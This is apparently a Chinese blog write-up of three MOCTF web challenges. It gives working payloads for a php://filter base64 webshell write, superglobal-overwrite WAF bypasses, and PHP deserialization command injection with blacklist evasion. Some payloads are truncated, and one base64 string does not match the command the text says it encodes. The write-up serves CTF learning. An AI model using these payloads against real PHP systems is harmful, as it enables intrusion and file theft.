简单记录一下MOCTF的三道web题

原创


0verWatch 于 2018-03-06 23:11:12 发布 3353 收藏 1

分类专栏： CTF Web 文章标签： MOCTF web writeup


CTF 同时被 2 个专栏收录

33 篇文章 6 订阅

订阅专栏


Web

22 篇文章 0 订阅

订阅专栏

本人渣渣，于是记录一下

死亡退出

一道代码审计题目

```php
<?php
  show_source(__FILE__);
  $c="<?php exit;?>";
  @$c.=$_POST['c'];
  @$filename=$_POST['file'];
  if(!isset($filename))
  {
    file_put_contents('tmp.php', '');
  }
  @file_put_contents($filename, $c);
  include('tmp.php');
?>
```

来看看代码，@是用来忽略错误
这段代码是利用最后的include执行temp.php,那么我们很快九形道运用伪协议把它给读出来。。但前提是要绕过 `"<?php exit;?>"` ;不然会直接退出

这里搜到一篇文章用base64绕过的一篇文章
https://www.leavesongs.com/PENETRATION/php-filter-magic.html

这一题我本来是想用 `print_r('flag.php')` 构造的，发现不行，查了查手册发现是自己理解函数有问题
于是参考了方方土学长的构造，我使用 `<?php system('cat flag.php');?>`
base64编码之后 `PD9waHAgZWNobyBmaWxlX2dldF9jb250ZW50cygiZmxhZy5waHAiKTs/Pg==`

然后

```
c=aPD9waHAgZWNobyBmaWxlX2dldF9jb250ZW50cygiZmxhZy5waHAiKTs/Pg==&file=php://filter/write=convert.base64-
```

post参数c的时候会在`<?php exit;?>`后面加一些东西
所以会变成这个样子

```
<?php exit;?>aPD9waHAgc3lzdGVtKCdjYXQgZmxhZy5waHAnKTs/Pg==
```

然后经过base64decode之后就变成了下面的那个样子

```
^?Z<?php system('cat flag.php');?>
```

注意我的base64为什么前面多了个a，那是因为
在解码的过程中，字符`<、?、;、>、`空格等一共有7个字符不符合base64编码的字符范围将被忽略，所以最终被解码的字符仅有“`phpexit`”和我们传入的其他字符。
而phpexit一共7个字符，因为base64算法解码时是4个byte一组，所以给他增加1个“a”一共8个字符。这样，”phpexita”被正常解码，而后面我们传入的webshell的base64内容也被正常解码。

不知道为什么，最近用bp发包都搞不了这题，我是用火狐自带Hackbar发送post数据才在控制台下面看到的flag
我也很是奇怪。。。。用bp抓一下包用其comparer功能对比之后发现改的包没啥差异。。。。以后还是抓包还是先过一遍hackbar吧。。emmmm

最后经过Hackbar截的包

```
POST / HTTP/1.1
Host: 119.23.73.3:5003
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:58.0) Gecko/20100101 Firefox/58.0
Accept: */*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
content-type: application/x-www-form-urlencoded
cache: no-cache
origin: moz-extension://d734739a-e2f8-430e-8dc3-796d3187dbc2
Content-Length: 126
Connection: keep-alive

c=aPD9waHAgZWNobyBmaWxlX2dldF9jb250ZW50cygiZmxhZy5waHAiKTs/Pg==&file=php://filter/write=convert.base64-
```

unset

这道题目也是多亏了方方土学长指导我仔细看清楚这个漏洞，最后终于明白了

这个主要是利用了Destoon 20140530最新版超全局变量覆盖导致的安全问题
这是网址:http://www.secevery.com:4321/bugs/wooyun-2014-063895

如果 post get cookie 请求中的`$$key`和`$value`相等 就unset掉`$$key`
如果我们向1.php?x=1提交一个POST请求 内容为`_GET[x]=1`
因为?x=1 所以`$_GET`内容为 `array('x'=>'1')`,但是这里没什么关系，如果没传post参数上去的话，遍历到第一个key的时候就会符合正则继而执行exit。。。。。这个自己尝试

如果传参post上去的话，当开始遍历`$_POST`的时候 `$__k`是`_GET[x]` 所以`$$__k` 就是`$_GET[x]`也就是`array('x'=>'1')`
`$__v`是POST上来的一个数组 内容也是`array('x'=>'1')`
`$$__k == $__v`成立
所以 ,我们的超全局变量 `$_GET`就这么华丽丽的被unset了。。。

没关系，我们的目的就是为了绕过get时候到的waf，由于我们的`$_GET`已经在前面被unset了 所以即使加了`EXTR_SKIP` `extract($_GET)`仍然能够正常的初始化
`$_GET extract($_GET)`的值就成功绕过了waf的检查
如果单单传参post上去的话，只能实例化`$_POST[_GET[]]`,所以还得传GET参数，不然到了`$_GET extract($_GET)`就不能实例化$GET了

最后我们只要利用MD5的漏洞还有php伪协议就能够把file读出来了

这是自己在本机搭建的测试源代码:


```
<?php
//
    function waf($a){
        foreach($a as $key => $value){
            echo $key;
            if(preg_match('/flag/i',$key)){

            exit('are you a hacker');
                                    }
                    }
                    }
    foreach(array('_POST', '_GET', '_COOKIE') as $__R) {
        if($$__R) {
        foreach($$__R as $__k => $__v) {
            if(isset($$__k) && $$__k == $__v) unset($$__k);
                }
             }

}
    var_dump($_GET);
    echo "<br>";
    var_dump($_POST);
    echo "<br>";
    if($_POST) { waf($_POST);}
    if($_GET) { waf($_GET); }
    if($_COOKIE) { waf($_COOKIE);}
    if($_POST) extract($_POST, EXTR_SKIP);
    var_dump($_POST);
     echo "</br>";
    var_dump($_GET);
   echo "</br>";
    if($_GET) extract($_GET, EXTR_SKIP);
    var_dump($_POST);
    echo "</br>";
    var_dump($_GET);
    echo "</br>";
    if(isset($_GET['flag'])){
if($_GET['flag'] === $_GET['daiker']){
        exit('error');
}
if(md5($_GET['flag'] ) == md5($_GET['daiker'])){
        include($_GET['file']);
}
}


?>
```

payload：



PUBG

一打开是吃鸡的图片。。还有几个按钮，都点一下试一试，都查看一波源码
发现在学校的按钮下面的源码发现了index.php.bak，好家伙源码泄露
点开发现代码泄露

关键代码是下面这部分

```
    elseif($pos===="school")
            {
                echo('</br><center><a href="/index.html"  style="color:white">叫我校霸~~</a></center>');
                $pubg=$_GET['pubg'];
                $p = unserialize($pubg);
                // $p->Get_air_drops($p->weapon,$p->bag);
            }
```

看到unserialize函数猜想应该是反序列化的题目，同样的招式再看看那一个class.php.bak

```php
<?php
    include 'waf.php';
    class sheldon{
        public $bag="nothing";
        public $weapon="M24";
        // public function __toString(){
        //     $this->str="You got the airdrop";
        //     return $this->str;
        // }
        public function __wakeup()
        {
            $this->bag="nothing";
            $this->weapon="kar98K";
        }
        public function Get_air_drops($b)
        {
                $this->$b();
        }
        public function __call($method,$parameters)
        {
            $file = explode(".",$method);
            echo $file[0];
            if(file_exists(".//class$file[0].php"))
            {
                system("php  .//class//$method.php");
            }
            else
            {
                system("php  .//class//win.php");
            }
            die();
        }
        public function nothing()
        {
            die("<center>You lose</center>");
        }
        public function __destruct()
        {
            waf($this->bag);
            if($this->weapon==='AWM')
            {
                $this->Get_air_drops($this->bag);
            }
            else
            {
                die('<center>The Air Drop is empty,you lose~</center>');
            }
        }
    }
?>
```

发现这段代码还有个waf.php，再来一次发现不行了，那就先构造一波吧

首先我们发现system函数，这里可以利用，但是在`__call()`函数里面，我们应该知道`__call()`函数应该在类里面调用一个未定义的函数的时候使用

这里是利用bag参数去实现这一功能，毕竟到了Get_air_drops()函数里面我们就会调用一个没定义的函数了，因为bag参数对于我们而言是可控的

而在调用__call函数的时候，method变量对应就是bag参数的值了。。。。

所以我们先构造类

```
class sheldon{
        public $bag="//win.php && whoami && index";     //这里的index是为了闭合后面的.php
        public $weapon="AWM";
       }

       $b = new sheldon();
       $a = serialize($b);
       echo $a;
       echo urlencode($a);                  //记得URL编码上次校赛的坑现在还是记得的。。。。。
```

你问我为什么bag要以win.php开头？
看看这里就知道了，这一句表明肯定有这样的一个文件，我直接构造就好了

这里的$a参数出来的是下面的东西

```
O:7:"sheldon":2:{s:3:"bag";s:28:"//win.php && whoami && index";s:6:"weapon";s:3:"AWM";}
```

但是在反序列化的时候会自动调用__wakeup()函数，从而导致了构造的类里面的变量重定义了，这就会导致失败了
所以我们还得绕过__wakeup()函数
所以我们就改成这样

```
O:7:"sheldon":20:{s:3:"bag";s:28:"//win.php && whoami && index";s:6:"weapon";s:3:"AWM";}
```

urlencode之后变成

```
O%3A7%3A%22sheldon%22%3A20%3A%7Bs%3A3%3A%22bag%22%3Bs%3A28%3A%22%2F%2Fwin.php+%26%26+whoami+%26%26+inde
```

出现了`Winner Winner,Chicken Dinner</center>www-data`
证明我们成功了，改一下语句

```
class sheldon{
        public $bag="/win.php && sort waf";
        public $weapon="AWM";
       }

       $b = new sheldon();
       $a = serialize($b);
       echo $a;
```

出现一段代码，自己拼接一下吧
得到

```
error_reporting(0);
       $black = array('vi','awk','-','sed','comm','diff','grep','cp','mv','nl','less','od','head','tail
        $black = [];
         function waf($values){
             foreach ($black as $key => $value) {  if(stripos($values,$value)){die("Attack!"); } }

         }
```

发现我们可以用bash的特性绕过

再改一下payload

```
class sheldon{
        public $bag="/win.php && l\s && index";    /
        public $weapon="AWM";
       }

       $b = new sheldon();
       $a = serialize($b);
       echo $a;
```

得到一堆文件列表名

```
 class
class.php
class.php.bak
image
index.php
index.php.bak
waf.php
```

用pwd命令查看当前所在目录为/app，再find一下，找出该目录下所有的文件

```
/app
/app/class
/app/class/win.php
/app/class/flag.php
/app/image
/app/image/PUBG.jpg
/app/index.php.bak
/app/waf.php
/app/class.php
/app/class.php.bak
/app/index.php
```

最后发现应该在flag.php里面
于是最后改payload

```
O:7:"sheldon":20:{s:3:"bag";s:45:"/win.php && sort /app/class/flag.php && index";s:6:"weapon";s:3:"AWM"
```

得到flag